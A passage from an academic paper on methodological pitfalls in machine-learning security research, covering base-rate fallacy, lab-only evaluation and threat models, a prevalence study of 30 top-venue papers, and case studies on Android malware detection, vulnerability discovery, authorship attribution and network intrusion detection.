Recommendations. The choice of performance measures in machine learning is highly application-specific. Hence, we refrain from providing general guidelines. Instead, we recommend considering the practical deployment of a learning-based system and identifing measures that help a practitioner assess its performance. Note that these measures typically differ from standard metrics, such as the accuracy or error, by being more aligned with day-to-day operation of the system. To give the reader an intuition, in §4.1, we show how different performance measures for an Android malware detector lead to contradicting interpretations of its performance.

P8 – Base Rate Fallacy. A large class imbalance is ignored when interpreting the performance measures leading to an overestimation of performance.



Description. Class imbalance can easily lead to a misinterpretation of performance if the base rate of the negative class is not considered. If this class is predominant, even a very low false-positive rate can result in surprisingly high numbers of false positives. Note the difference to the previous pitfall: while P7 refers to the inappropriate *description* of performance, the base-rate fallacy is about the misleading *interpretation* of results. This special case is easily overlooked in practice (see §3). Consider the example in Figure 2 where 99 % true positives are possible at 1 % false positives. Yet, if we consider the class ratio of 1:100, this actually corresponds to 100 false positives for every 99 true positives.

Security implications. The base rate fallacy is relevant in a variety of security problems, such as intrusion detection and website fingerprinting [e.g., 11, 72, 100]. As a result, it is challenging to realistically quantify the security and privacy threat posed by attackers. Similarly, the probability of installing malware is usually much lower than is considered in experiments on malware detection [104].

Recommendations. Several problems in security revolve around detecting rare events, such as threats and attacks. For these problems, we advocate the use of *precision* and *recall* as well as related measures, such as precision-recall curves. In contrast to other measures, these functions account for class imbalance and thus resemble reliable performance indicators

for detection tasks focusing on a minority class [38, 118]. However, note that precision and recall can be misleading if the prevalence of the minority class is inflated, for example, due to sampling bias [104]. In these cases, other measures like *Matthews Correlation Coefficient (MCC)* are more suitable to assess the classifier's performance [29] (see §4). In addition, ROC curves and their AUC values are useful measures for comparing detection and classification approaches. To put more focus on practical constraints, we recommend considering the curves only up to tractable false-positive rates and to compute bounded AUC values. Finally, we also recommend discussing false positives in relation to the base rate of the negative class, which enables the reader to get an understanding of the workload induced by false-positive decisions.

2.4 Deployment and Operation

In the last stage of a typical machine-learning workflow, the developed system is deployed to tackle the underlying security problem in practice.

P9 – Lab-Only Evaluation. A learning-based system is solely evaluated in a laboratory setting, without discussing its practical limitations.



Description. As in all empirical disciplines, it is common to perform experiments under certain assumptions to demonstrate a method's efficacy. While performing controlled experiments is a legitimate way to examine specific aspects of an approach, it should be evaluated in a realistic setting whenever possible to transparently assess its capabilities and showcase the open challenges that will foster further research.

Security implications. Many learning-based systems in security are evaluated solely in laboratory settings, overstating their practical impact. A common example are detection methods evaluated only in a *closed-world setting* with limited diversity and no consideration of non-stationarity [15, 71]. For example, a large number of website fingerprinting attacks are evaluated only in closed-world settings spanning a limited time period [72]. Similarly, several learning-based malware detection systems have been insufficiently examined under realistic settings [see 5, 104].

Recommendations. It is essential to move away from a *laboratory setting* and approximate a *real-world setting* as accurately as possible. For example, temporal and spatial relations of the data should be considered to account for the typical dynamics encountered in the wild [see 104]. Similarly, runtime and storage constraints should be analyzed under practical conditions [see 15, 112, 130]. Ideally, the proposed system should be deployed to uncover problems that are not observable in a lab-only environment, such as the diversity of real-world network traffic [see 119]—although this is not always possible due to ethical and privacy constraints.

P10 – Inappropriate Threat Model. The security of machine learning is not considered, exposing the system to a variety of attacks, such as poisoning and evasion attacks.



Description. Learning-based security systems operate in a hostile environment, which should be considered when designing these systems. Prior work in adversarial learning has revealed a considerable attack surface introduced by machine learning itself, at all stages of the workflow [see 18, 101]. Their broad attack surface makes these algorithms vulnerable to various types of attacks, such as adversarial preprocessing, poisoning, and evasion [e.g., 19, 20, 25, 105, 108].

Security implications. Including adversarial influence in the threat model and evaluation is often vital, as systems prone to attacks are not guaranteed to output trustworthy and meaningful results. Aside from traditional security issues, it is therefore essential to also consider machine learning-related attacks. For instance, an attacker may more easily evade a model that relies on only a few features than a properly regularized model that has been designed with security considerations in mind [40], although one should also consider domain-specific implications [105]. Furthermore, *semantic gaps* in the workflow of machine learning may create blind spots for attacks. For example, imprecise parsing and feature extraction may enable an adversary to hide malicious content [131].

Recommendations. In most fields of security where learning-based systems are used, we operate in an *adversarial environment*. Hence, threat models should be defined precisely and systems evaluated with respect to them. In most cases, it is necessary to assume an *adaptive adversary* that specifically targets the proposed systems and will search for and exploit weaknesses for evasion or manipulation. Similarly, it is crucial to consider all stages of the machine learning workflow and investigate possible vulnerabilities [see 18, 26, 39, 101]. For this analysis, we recommend focusing on white-box attacks where possible, following Kerckhoff's principle [73] and security best practices. Ultimately, we like to stress that an evaluation of adversarial aspects is not an add-on but rather a mandatory component in security research.

3 Prevalence Analysis

Once we understand the pitfalls faced by learning-based security systems, it becomes necessary to assess their prevalence and investigate their impact on scientific advances. To this end, we conduct a study on 30 papers published in the last ten years at ACM CCS, IEEE S&P, USENIX Security, and NDSS, the top-4 conferences for security-related research in our community. The papers have been selected as representative examples for our study, as they address a large variety of security topics and successfully apply machine learning to the corresponding research problems.




Figure 3: Stacked bar chart showing the pitfalls suffered by each of the 30 papers analyzed. The colors of each bar show the degree to which a pitfall was present, and the width shows the proportion of papers in that group. The number at the center of each bar shows the cardinality of each group.

In particular, our selection of top-tier papers covers the following topics: malware detection [9, 34, 88, 104, 121, 138]; network intrusion detection [43, 93, 113, 115]; vulnerability discovery [42, 49, 50, 83]; website fingerprinting attacks [44, 100, 110, 116]; social network abuse [22, 95, 120]; binary code analysis [14, 32, 114]; code attribution [2, 23]; steganography [17]; online scams [74]; game bots [80]; and ad blocking [68].

Review process. Each paper is assigned two independent reviewers who assess the article and identify instances of the described pitfalls. The pool of reviewers consists of six researchers who have all previously published work on the topic of machine learning and security in at least one of the considered security conferences. Reviewers do *not* consider any material presented outside the papers under analysis (aside from appendices and associated artifacts, such as datasets or source code). Once both reviewers have completed their assignments, they discuss the paper in the presence of a third reviewer that may resolve any disputes. In case of uncertainty, the authors are given the benefit of the doubt (e.g., in case of a dispute between *partly present* and *present*, we assign *partly present*).

Throughout the process, all reviewers meet regularly in order to discuss their findings and ensure consistency between the pitfalls' criteria. Moreover, these meetings have been used to refine the definitions and scope of pitfalls based on the reviewers' experience. Following any adaptation of the criteria, all completed reviews have been re-evaluated by the original reviewers—this occurred twice during our analysis. While cumbersome, this adaptive process of incorporating reviewer feedback ensures that the pitfalls are comprehensive in describing the core issues across the state of the art. We note that the inter-rater reliability of reviews prior to dispute resolution is $\alpha = 0.832$ using Krippendorff's alpha, where $\alpha > 0.800$ indicates confidently reliable ratings [77].

Assessment criteria. For each paper, pitfalls are coarsely classified as either *present*, *not present*, *unclear from text*, or *does not apply*. A pitfall may be wholly present throughout the experiments without remediation *(present)*, or it may not *(not present)*. If the authors have corrected any bias or have narrowed down their claims to accommodate the pitfall, this is also counted as *not present*. Additionally, we introduce *partly present* as a category to account for experiments that do suffer from a pitfall, but where the impact has been partially addressed. If a pitfall is *present* or *partly present* but acknowledged in the text, we moderate the classification as *discussed*. If the reviewers are unable to rule out the presence of a pitfall due to missing information, we mark the publication as *unclear from text*. Finally, in the special case of P10, if the pitfall *does not apply* to a paper's setting, this is considered as a separate category.

Observations. The aggregated results from the prevalence analysis are shown in Figure 3. A bar's color indicates the degree to which a pitfall is present, and its width shows the proportion of papers with that classification. The number of affected papers is noted at the center of the bars. The most prevalent pitfalls are sampling bias (P1) and data snooping (P3), which are at least partly present in 90 % and 73 % of the papers, respectively. In more than 50 % of the papers, we identify inappropriate threat models (P10), lab-only evaluations (P9), and inappropriate performance measures (P7) as at least partly present. *Every* paper is affected by at least three pitfalls, underlining the pervasiveness of such issues in recent computer security research. In particular, we find that dataset collection is still very challenging: some of the most realistic and expansive open datasets we have developed as a community are still imperfect (see §4.1).

Moreover, the presence of some pitfalls is more likely to be *unclear from the text* than others. We observe this for biased parameter selection (P5) when no description of the

hyperparameters or tuning procedure is given; for spurious correlations (P4) when there is no attempt to explain a model's decisions; and for data snooping (P3) when the dataset splitting or normalization procedure is not explicitly described in the text. These issues also indicate that experimental settings are more difficult to reproduce due to a lack of information.

Feedback from authors. To foster a discussion within our community, we have contacted the authors of the selected papers and collected feedback on our findings. We conducted a survey with 135 authors for whom contact information has been available. To protect the authors' privacy and encourage an open discussion, all responses have been anonymized.

The survey consists of a series of general and specific questions on the identified pitfalls. First, we ask the authors whether they have read our work and consider it helpful for the community. Second, for each pitfall, we collect feedback on whether they agree that (a) their publication might be affected, (b) the pitfall frequently occurs in security papers, and (c) it is easy to avoid in most cases. To quantitatively assess the responses, we use a five-point Likert scale for each question that ranges from *strongly disagree* to *strongly agree*. Additionally, we provide an option of *prefer not to answer* and allow the authors to omit questions.

We have received feedback from 49 authors, yielding a response rate of 36 %. These authors correspond to 13 of the 30 selected papers and thus represent 43 % of the considered research. Regarding the general questions, 46 (95 %) of the authors have read our paper and 48 (98 %) agree that it helps to raise awareness for the identified pitfalls. For the specific pitfall questions, the overall agreement between the authors and our findings is 63 % on average, varying depending on the security area and pitfall. All authors agree that their paper may suffer from at least one of the pitfalls. On average, they indicate that 2.77 pitfalls are present in their work with a standard deviation of 1.53 and covering all ten pitfalls.

When assessing the pitfalls in general, the authors especially agree that lab-only evaluations (92 %), the base rate fallacy (77 %), inappropriate performance measures (69 %), and sampling bias (69 %) frequently occur in security papers. Moreover, they state that inappropriate performance measures (62 %), inappropriate parameter selection (62 %), and the base rate fallacy (46 %) can be easily avoided in practice, while the other pitfalls require more effort. We provide further information on the survey in Appendix B.

In summary, we derive three central observations from this survey. First, most authors agree that there is a lack of awareness for the identified pitfalls in our community. Second, they confirm that the pitfalls are widespread in security literature and that there is a need for mitigating them. Third, a consistent understanding of the identified pitfalls is still lacking. As an example, several authors (44 %) neither agree nor disagree on whether data snooping is easy to avoid, emphasizing the importance of clear definitions and recommendations.

Takeaways. We find that all of the pitfalls introduced in §2 are pervasive in security research, affecting between 17 % and 90 % of the selected papers. Each paper suffers from at least three of the pitfalls and only 22 % of instances are accompanied by a discussion in the text. While authors may have even deliberately omitted a discussion of pitfalls in some cases, the results of our prevalence analysis overall suggest a lack of awareness in our community.

Although these findings point to a serious problem in research, we would like to remark that *all* of the papers analyzed provide excellent contributions and valuable insights. Our objective here is not to blame researchers for stepping into pitfalls but to raise awareness and increase the experimental quality of research on machine learning in security.

4 Impact Analysis

In the previous sections, we have presented pitfalls that are widespread in the computer security literature. However, so far it remains unclear how much the individual pitfalls could affect experimental results and their conclusions. In this section, we estimate the experimental impact of some of these pitfalls in popular applications of machine learning in security. At the same time, we demonstrate how the recommendations discussed in §2 help in identifying and resolving these problems. For our discussion, we consider four popular research topics in computer security:

- §4.1: mobile malware detection (P1, P4, and P7)
- §4.2: vulnerability discovery (P2, P4, and P6)
- §4.3: source code authorship attribution (P1 and P4)
- §4.4: network intrusion detection (P6 and P9)

Remark. For this analysis, we consider state-of-the-art approaches for each security domain. We remark that the results within this section do not mean to criticize these approaches specifically; we choose them as they are *representative* of how pitfalls can impact different domains. Notably, the fact that we have been able to reproduce the approaches speaks highly of their academic standard.

4.1 Mobile Malware Detection

The automatic detection of Android malware using machine learning is a particularly lively area of research. The design and evaluation of such methods are delicate and may exhibit some of the previously discussed pitfalls. In the following, we discuss the effects of sampling bias (P1), spurious correlations (P4), and inappropriate performance measures (P7) on learning-based detection in this context.

Dataset collection. A common source of recent mobile data is the *AndroZoo* project [6], which collects Android apps from a large variety of sources, including the official *GooglePlay*




Figure 4: The probability of sampling malware from Chinese markets is significantly higher than for GooglePlay. This can lead to sampling biases in experimental setups for Android malware detection.

store and several Chinese markets. At the time of writing it includes more than 11 million Android applications from 18 different sources. As well as the samples themselves, it includes meta-information, such as the number of antivirus detections. Although AndroZoo is an excellent source for obtaining mobile apps, we demonstrate that experiments may suffer from severe sampling bias (P1) if the peculiarities of the dataset are not taken into account. Please note that the following discussion is not limited to the AndroZoo data, but is relevant for the composition of Android datasets in general.

Dataset analysis. In the first step, we analyze the data distribution of AndroZoo by considering the origin of an app and the number of antivirus detections of an Android app. For our analysis, we broadly divide the individual markets into four different origins: GooglePlay, Chinese markets, VirusShare, and all other markets.

Figure 4 shows the probability of randomly sampling from a particular origin depending on the number of antivirus detections for an app. For instance, when selecting a sample with no constraints on the number of detections, the probability of sampling from GooglePlay is roughly 80 %. If we consider a threshold of 10 detections, the probability that we randomly select an app from a Chinese market is 70 %. It is very likely that a large fraction of the benign apps in a dataset are from GooglePlay, while most of the malicious ones originate from Chinese markets, if we ignore the data distribution.

Note that this sampling bias is not limited to AndroZoo. We identify a similar sampling bias for the DREBIN dataset [9], which is commonly used to evaluate the performance of learning-based methods for Android malware detection [e.g., 9, 58, 146].

Experimental setup. To get a better understanding of this finding, we conduct experiments using two datasets: For the first dataset (D_1), we merge 10,000 benign apps from GooglePlay with 1,000 malicious apps from Chinese markets (*Anzhi* and *AppChina*). We then create a second dataset (D_2) using the same 10,000 benign applications, but combine them with 1,000 malware samples exclusively from GooglePlay. All malicious apps are detected by at least 10 virus scanners. Next, we train a linear support vector machine [47] on these datasets using two feature sets taken from state-of-the-art classifiers (DREBIN [9] and OPSEQS [91]).

Table 1: Comparison of results for two classifiers when merging benign apps from GooglePlay with Chinese malware (D_1) vs. sampling solely from GooglePlay (D_2). For both classifiers, the detection performance drops significantly when considering apps only from GooglePlay. The standard deviation of the results ranges between 0–3%.

	DREBIN			OPSEQS		
Metric	D_1	D_2	Δ	D_1	D_2	Δ
Accuracy	0.994	0.980	−1.4 %	0.972	0.948	−2.5 %
Precision	0.968	0.930	−3.9 %	0.822	0.713	−13.3 %
Recall	0.964	0.846	−12.2 %	0.883	0.734	−16.9 %
F1-Score	0.970	0.886	−8.7 %	0.851	0.722	−15.2 %
MCC [89]	0.963	0.876	−9.0 %	0.836	0.695	−16.9 %

Results. The recall (true positive rate) for DREBIN and OPSEQS drops by more than 10 % and 15 %, respectively, between the datasets D_1 and D_2, while the accuracy is only slightly affected (see Table 1). Hence, the choice of the performance measure is crucial (P7). Interestingly, the URL *play.google.com* turns out to be one of the five most discriminative features for the benign class, indicating that the classifier has learned to distinguish the origins of Android apps, rather than the difference between malware and benign apps (P4). Although our experimental setup overestimates the classifiers' performance by deliberately ignoring time dependencies (P3), we can still clearly observe the impact of the pitfalls. Note that the effect of temporal snooping in this setting has been demonstrated in previous work [4, 104].

4.2 Vulnerability Discovery

Vulnerabilities in source code can lead to privilege escalation and remote code execution, making them a major threat. Since the manual search for vulnerabilities is complex and time consuming, machine learning-based detection approaches have been proposed in recent years [57, 83, 141]. In what follows, we show that a dataset for vulnerability detection contains artifacts that occur only in one class (P4). We also find that VulDeePecker [83], a neural network to detect vulnerabilities, uses artifacts for classification and that a simple linear classifier achieves better results on the same dataset (P6). Finally, we discuss how the preprocessing steps proposed for VulDeePecker make it impossible to decide whether some snippets contain vulnerabilities or not (P2).

Dataset collection. For our analysis we use the dataset published by Li et al. [83], which contains source code from the National Vulnerability Database [36] and the SARD project [37]. We focus on vulnerabilities related to buffers (CWE-119) and obtain 39,757 source code snippets of which 10,444 (26 %) are labeled as containing a vulnerability.

Dataset analysis. We begin our analysis by classifying a random subset of code snippets by hand to spot possible artifacts in the dataset. We find that certain sizes of buffers seem to be present only in one class throughout the samples considered. To investigate, we extract the buffer sizes of `char`

Table 2: Different buffer sizes in the Vulnerability Dataset used by Li et al. [83] with their number of occurrences and relative frequency in class 0.

Buffer size	Occurrences	
	Total	In class 0
3	70	53 (75.7 %)
32	116	115 (99.1 %)
100	6,364	4,315 (67.8 %)
128	26	24 (92.3 %)
1,024	100	96 (96.0 %)

arrays that are initialized in the dataset and count the number of occurrences in each class. We report the result for class 0 (snippets without vulnerabilities) in Table 2 and observe that certain buffer sizes occur almost exclusively in this class. If the model relies on buffer sizes as discriminative features for classification, this would be a spurious correlation (P4).

Experimental setup. We train VulDeePecker [83], based on a recurrent neural network [65], to classify the code snippets automatically. To this end, we replace variable names with generic identifiers (e.g., `INT2`) and truncate the snippets to 50 tokens, as proposed in the paper [83]. An example of this procedure can be seen in Figure 5 where the original code snippet (top) is transformed to a generic snippet (bottom).

We use a linear Support Vector Machine (SVM) with bag-of-words features based on *n*-grams as a baseline for VulDeePecker. To see what VulDeePecker has learned we follow the work of Warnecke et al. [133] and use the Layerwise Relevance Propagation (LRP) method [12] to explain the predictions and assign each token a *relevance* score that indicates its importance for the classification. Figure 5 (bottom) shows an example for these scores where blue tokens favor the classification and orange ones oppose it.

Results. To see whether VulDeePecker relies on artifacts, we use the relevance values for the entire training set and extract the ten most important tokens for each code snippet. Afterwards we extract the tokens that occur most often in this top-10 selection and report the results in Table 3 in descending order of occurrence.

While the explanations are still hard to interpret for a human we notice two things: Firstly, tokens such as '`(`', '`]`',

```
data = new char[10+1];
char source[10+1] = SRC_STRING;
memmove(data, source, (strlen(source) + 1) *
    sizeof(char));
```

```
VAR0 = new char [ INT0 + INT1 ] ;
char VAR1 [ INT0 + INT1 ] = VAR2 ;
memmove ( VAR0 , VAR1 , ( strlen ( VAR1 ) + INT1 )
    * sizeof ( char ) ) ;
```

Figure 5: Top: Code snippet from the dataset. Bottom: Same code snippet after preprocessing steps of VulDeePecker. Coloring indicates importance towards classification according to the LRP [12] method.

Table 3: The 10 most frequent tokens across samples in the dataset.

Rank	Token	Occurrence	Rank	Token	Occurrence
1	`INT1`	70.8 %	6	`char`	38.8 %
2	`(`	61.1 %	7	`]`	32.1 %
3	`*`	47.2 %	8	`+`	31.1 %
4	`INT2`	45.7 %	9	`VAR0`	28.7 %
5	`INT0`	38.8 %	10	`,`	26.0 %

and '`,`' are among the most important features throughout the training data although they occur frequently in code from both classes as part of function calls or array initialization. Secondly, there are many generic `INT*` values which frequently correspond to buffer sizes. From this we conclude that VulDeePecker is relying on combinations of artifacts in the dataset and thus suffers from spurious correlations (P4).

To further support this finding, we show in Table 4 the performance of VulDeePecker compared to an SVM and an ensemble of standard models, such as random forests and AdaBoost classifiers, trained with the *AutoSklearn* library [48]. We find that an SVM with 3-grams yields the best performance with an 18× smaller model. This is interesting as overlapping but independent substrings (*n*-grams) are used, rather than the true sequential ordering of all tokens as for the RNN. Thus, it is likely that VulDeePecker is not exploiting relations in the sequence, but merely combines special tokens—an insight that could have been obtained by training a linear classifier (P6). Furthermore, it is noteworthy that both baselines provide significantly higher true positive rates, although the AUC-ROC of all approaches only slightly differs.

Finally, we discuss the preprocessing steps proposed by Li et al. [83] as seen in the example of Figure 5. By truncating the code snippets to a fixed length of 50, important information is lost. For example, the value of the variable `SRC_STRING` and thus its length is unknown to the network. Likewise, the conversion of numbers to `INT0` and `INT1` results in the same problem for the `data` variable: after the conversion it is not possible to tell how big the buffer is and whether the content fits into it or not. Depending on the surrounding code it can become impossible to say whether buffer overflows appear or not, leading to cases of label inaccuracy (P2).

4.3 Source Code Author Attribution

The task of identifying the developer based on source code is known as authorship attribution [23]. Programming habits are characterized by a variety of stylistic patterns, so that

Table 4: Performance of Support Vector Machines and VulDeePecker on unseen data. The true-positive rate is determined at 2.9 % false positives.

Model	# parameters	AUC	TPR
VulDeePecker	1.2×10^6	0.984	0.818
SVM	6.6×10^4	0.986	0.963
AutoSklearn	8.5×10^5	0.982	0.894




Figure 6: Shared source code over all files per author. A majority tend to copy code snippets across challenges, leading to learned artifacts.




Figure 7: Accuracy of authorship attribution after considering artifacts. The accuracy drops by 48 % if unused code is removed from the test set (T_1); After retraining (T_2), the average accuracy still drops by 6 % and 7 %.

state-of-the-art attribution methods use an expressive set of such features. These range from simple layout properties to more unusual habits in the use of syntax and control flow. In combination with sampling bias (P1), this expressiveness may give rise to spurious correlations (P4) in current attribution methods, leading to an overestimation of accuracy.

Dataset collection. Recent approaches have been tested on data from the Google Code Jam (GCJ) programming competition [2, 7, 23], where participants solve the same challenges in various rounds. An advantage of this dataset is that it ensures a classifier learns to separate stylistic patterns rather than merely overfitting to different challenges. We use the 2017 GCJ dataset [107], which consists of 1,632 C++ files from 204 authors solving the same eight challenges.

Dataset analysis. We start with an analysis of the average similarity score between all files of each respective programmer, where the score is computed by *difflib's SequenceMatcher* [106]. Figure 6 shows that most participants copy code across the challenges, that is, they reuse personalized coding *templates*. Understandably, this results from the nature of the competition, where participants are encouraged to solve challenges quickly. These templates are often *not* used to solve the current challenges but are only present in case they might be needed. As this deviates from real-world settings, we identify a sampling bias in the dataset.

Current feature sets for authorship attribution include these templates, such that models are learned that strongly focus on them as highly discriminative patterns. However, this unused duplicate code leads to features that represent artifacts rather than coding style which are spurious correlations.

Experimental setup. Our evaluation on the impact of both pitfalls builds on the attribution methods by Abuhamad et al. [2] and Caliskan et al. [23]. Both represent the state of the art regarding performance and comprehensiveness of features.

We implement a linter tool on top of Clang, an open-source C/C++ front-end for the LLVM compiler framework, to remove unused code that is mostly present due to the templates. Based on this, we design the following three experiments: First, we train and test a classifier on the unprocessed dataset (T_b) as a baseline. Second, we remove unused code from the respective test sets (T_1), which allows us to test how much the learning methods focus on unused template code. Finally, we remove unused code from the training set and re-train the classifier (T_2).

Results. Figure 7 presents the accuracy for both attribution methods on the different experiments. Artifacts have a substantial impact on the attribution accuracy. If we remove unused code from the test set (T_1), the accuracy drops by 48 % for the two approaches. This shows both systems focus considerably on the unused template code. After retraining (T_2), the average accuracy drops by 6 % and 7 % for the methods of Abuhamad et al. [2] and Caliskan et al. [23], demonstrating the reliance on artifacts for the attribution performance.

Overall, our experiments show that the impact of sampling bias and spurious correlations has been underestimated and reduces the accuracy considerably. At the same time, our results are encouraging. After accounting for artifacts, both attribution methods select features that allow for a more reliable identification. We make the sanitized dataset publicly available to foster further research in this direction.

4.4 Network Intrusion Detection

Detecting network intrusions is one of the oldest problems in security [41] and it comes at no surprise that detection of anomalous network traffic relies heavily on learning-based approaches [27, 81, 82, 93]. However, challenges in collecting real attack data [46] has often led researchers to generate synthetic data for lab-only evaluations (P9). Here, we demonstrate how this data is often insufficient for justifying the use of complex models (e.g., neural networks) and how using a simpler model as a baseline would have brought these shortcomings to light (P6).

Dataset collection. We consider the dataset released by Mirsky et al. [93], which contains a capture of Internet of Things (IoT) network traffic simulating the initial activation and propagation of the Mirai botnet malware. The packet capture covers 119 minutes of traffic on a Wi-Fi network with three PCs and nine IoT devices.

Dataset analysis. First, we analyze the transmission volume of the captured network traffic. Figure 8 shows the frequency of benign and malicious packets across the capture, divided into bins of 10 seconds. This reveals a strong signal in the packet frequency, which is highly indicative of an ongoing attack. Moreover, all benign activity seems to halt as the attack

Table 5: Comparing KITSUNE [93], an autoencoder ensemble NIDS, against a simple baseline, boxplot method [129], for detecting a Mirai infection.

Detector	AUC	TPR (FPR at 0.001)	TPR (FPR at 0.000)
KITSUNE [93]	0.968	0.882	0.873
Simple Baseline [129]	0.998	0.996	0.996

commences, after 74 minutes, despite the number of devices on the network. This suggests that individual observations may have been merged and could further result in the system benefiting from spurious correlations (P4).

Experimental setup. To illustrate how severe these pitfalls are, we consider KITSUNE [93], a state-of-the-art deep learning-based intrusion detector built on an ensemble of autoencoders. For each packet, 115 features are extracted that are input to 12 autoencoders, which themselves feed to another, final autoencoder operating as the anomaly detector.

As a simple baseline to compare against KITSUNE, we choose the *boxplot method* [129], a common approach for identifying outliers. We process the packets using a 10-second sliding window and use the packet frequency per window as the sole feature. Next, we derive a lower and upper threshold from the clean calibration distribution: $\tau_{low} = Q_1 - 1.5 \cdot \text{IQR}$ and $\tau_{high} = Q_3 + 1.5 \cdot \text{IQR}$. During testing, packets are marked as benign if the sliding window's packet frequency is between τ_{low} and τ_{high}, and malicious otherwise. In Figure 8, these thresholds are shown by the dashed gray lines.

Results. The classification performance of the autoencoder ensemble compared to the boxplot method is shown in Table 5. While the two approaches perform similarly in terms of ROC AUC, the simple boxplot method outperforms the autoencoder ensemble at low false-positive rates (FPR). As well as its superior performance, the boxplot method is exceedingly lightweight compared to the feature extraction and test procedures of the ensemble. This is especially relevant as the ensemble is designed to operate on resource-constrained devices with low latency (e.g., IoT devices).

Note this experiment does not intend to show that the boxplot method can detect an instance of Mirai operating in the wild, nor that KITSUNE is incapable of detecting other attacks, but to demonstrate that an experiment without an appropriate baseline (P6) *is insufficient to justify the complexity and overhead of the ensemble*. The success of the boxplot method also shows how simple methods can reveal issues with data generated for lab-only evaluations (P9). In the Mirai dataset the infection is overly conspicuous; an attack in the wild would likely be represented by a tiny proportion of network traffic.

4.5 Takeaways

The four case studies clearly demonstrate the impact of the considered pitfalls across four distinct security scenarios. Our findings show that subtle errors in the design and experimental setup of an approach can result in misleading or erroneous results. Despite the overall valuable contributions of the research, the frequency and severity of pitfalls identified in top papers clearly indicate that significantly more awareness is needed. Additionally, we show how pitfalls apply across multiple domains, indicating a general problem that cannot be attributed to only one of the security areas.




Figure 8: Frequency of benign vs malicious packets in the Mirai dataset [93]. The Gray dashed lines show the thresholds that define normal traffic calculated using the simple baseline (*boxplot method* [129]). The span of clean data used for calibration is highlighted by the light blue shaded area.

5 Limitations and Threats to Validity

The preceding identification and analysis of common pitfalls in the security literature has been carried out with utmost care. However, there are some limitations that are naturally inherent to this kind of work. Even though these do not affect the overall conclusion of our analysis, we discuss them in the following for the sake of completeness.

Pitfalls. Although some pitfalls may seem obvious at first, our prevalence analysis indicates the opposite. This lack of awareness obstructs progress, and it will persist until addressed by the community. Furthermore, we cannot cover all ten pitfalls in detail, as our focus is on a comprehensive overview. Finally, some pitfalls cannot always be prevented, such as sampling bias, label inaccuracy, or lab-only settings. For example, it is likely not possible to test an attack in a real environment due to ethical considerations. In such cases, simulation is the only option. As outlined in §2, corrective measures may even be an open problem, yet awareness of pitfalls is a first step towards amending experimental practices and ultimately devising novel methods for mitigating them.

Prevalence analysis. For the prevalence analysis, we skimmed all papers of top security conferences in the last 10 years and identified 30 papers that use machine learning prominently (e.g., mentioned in the abstract or introduction). Even though this selection process is not entirely free from bias, the identified pitfalls are typical for this research branch and the respective papers are often highly cited.

Moreover, a pitfall is only counted if its presence is clear from the text or the associated artifacts, such as code or data. Otherwise, we decide in favor of the paper and consider a pitfall as not present. Despite this conservative assignment, our analysis underlines the prevalence of pitfalls.

Impact analysis. Four exemplary research works are chosen from security areas in which the authors of this paper

have also published research. This biased selection, however, should be acceptable, as we intend to empirically demonstrate how pitfalls can affect experimental results.

6 Related Work

Our study is the first to *systematically* and *comprehensively* explore pitfalls when applying machine learning to security. It complements a series of research on improving experimental evaluations in general. In the following, we briefly review this related work and point out key differences.

